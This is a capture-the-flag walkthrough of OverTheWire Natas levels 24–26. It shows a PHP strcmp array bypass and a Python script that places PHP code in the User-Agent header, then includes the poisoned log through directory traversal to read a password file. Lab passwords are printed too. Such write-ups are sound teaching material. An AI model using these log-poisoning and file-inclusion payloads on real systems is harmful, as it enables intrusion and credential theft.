
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


Natas Level 24 → Level 25

Username: natas25

URL: <http://natas25.natas.labs.overthewire.org>

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
<html>

```
if(array_key_exists("passwd",$_REQUEST)){
    if(!strcmp($_REQUEST["passwd"],"<censored>")){
        echo "<br>the credentials for the next level are:<br>";
        echo "<pre>Username: natas25 Password: <censored></pre>";
    }
    else{
        echo "<br>Wrong!<br>";
    }
}
// morla / 10111
?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Add :/?passwd[]="11iloveyou" (making it array) and giving us the password:

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Natas Level 25 → Level 26

Username: natas26

URL: <http://natas26.natas.labs.overthewire.org>

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The screenshot shows a Kali Linux VM running in VMware Workstation. The browser window displays a PHP script with several security checks, including file inclusion and directory traversal prevention. The script also logs requests to a local log file.

```
function setLanguage(){
    /* Language setup */
    if(array_key_exists("lang",$_REQUEST)){
        if(safeinclude("language/" . $_REQUEST["lang"] ))
            return 1;
        safeinclude("language/en");
    }

    function safeinclude($filename){
        // check for directory traversal
        if(strpos($filename,"..")){
            logRequest("Directory traversal attempt! fixing request.");
            $filename=str_replace("../","", $filename);
        }
        // dont let ppl steal our passwords
        if(strpos($filename,"natas_webpass")){
            logRequest("Illegal file access detected! Aborting!");
            exit(-1);
        }
        // add more checks...
        if (file_exists($filename)) {
            include($filename);
            return 1;
        }
        return 0;
    }

    function listFiles($path){
        $listoffiles=array();
        if ($handle = opendir($path))
            while (false !== ($file = readdir($handle)))
                if ($file != "." && $file != "..")
                    $listoffiles[]=$file;

        closedir($handle);
        return $listoffiles;
    }

    function logRequest($message){
        $log=". date("d.m.Y H:i:s",time()) ";
        $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
        $log=$log . " \n" . $message . "\n";
        $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() . ".log","a");
        fwrite($fd,$log);
        fclose($fd);
    }
?>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Using python script:

```
import requests
import re

username = 'natas25'
password = 'ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws'

url = 'http://%s.natas.labs.overthewire.org/' % username
```

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```
session = requests.Session()

# Define the PHP code to be injected in the User-Agent header
newHeader = { "User-Agent": "<?php system('cat /etc/natas_webpass/natas26');?>" }

# Perform the initial GET request to establish a session
response = session.get(url, auth=(username, password))

# Perform the POST request with the User-Agent header containing PHP code
response = session.post(url, data = {"lang" :
"../../../../../var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID'] +
".log" },auth=(username, password), headers=newHeader)

print(response.text)
```

Output:

The code basically work on remote code execution and create log to give password of nats26 saved in directory **/etc/natas_webpass/natas26**

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The screenshot shows a Kali Linux terminal window within a VMware Workstation interface. The terminal window title is "KaliLinux - VMware Workstation". The terminal prompt is "silent spectre@kali: ~". The terminal content displays a PHP file's source code and its execution output. The output includes a timestamp "[20.07.2024 13::53:36]", a warning about a directory traversal attempt, and several notices from PHP about undefined variables. The terminal ends with a command-line prompt "\$". A note at the bottom of the terminal window says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."


```
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas25", "pass": "ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws" };</script></head>
<body>

<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<option>de</option><option>en</option>
</select>
</form>
</div>
</div>

[20.07.2024 13::53:36] cVXXwxMS3Y26n5UZU89QgpGmWCelaQLE
"Directory traversal attempt! fixing request."
<br />
<b>Notice</b>: Undefined variable: __GREETING in <b>/var/www/natas/natas25/index.php</b>
on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>: Undefined variable: __MSG in <b>/var/www/natas/natas25/index.php</b> on l
ine <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>: Undefined variable: __FOOTER in <b>/var/www/natas/natas25/index.php</b> o
n line <b>82</b><br />
<div align="right"><h6></h6></div><p>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

└─(silent spectre㉿kali)-[~]
└─$
```

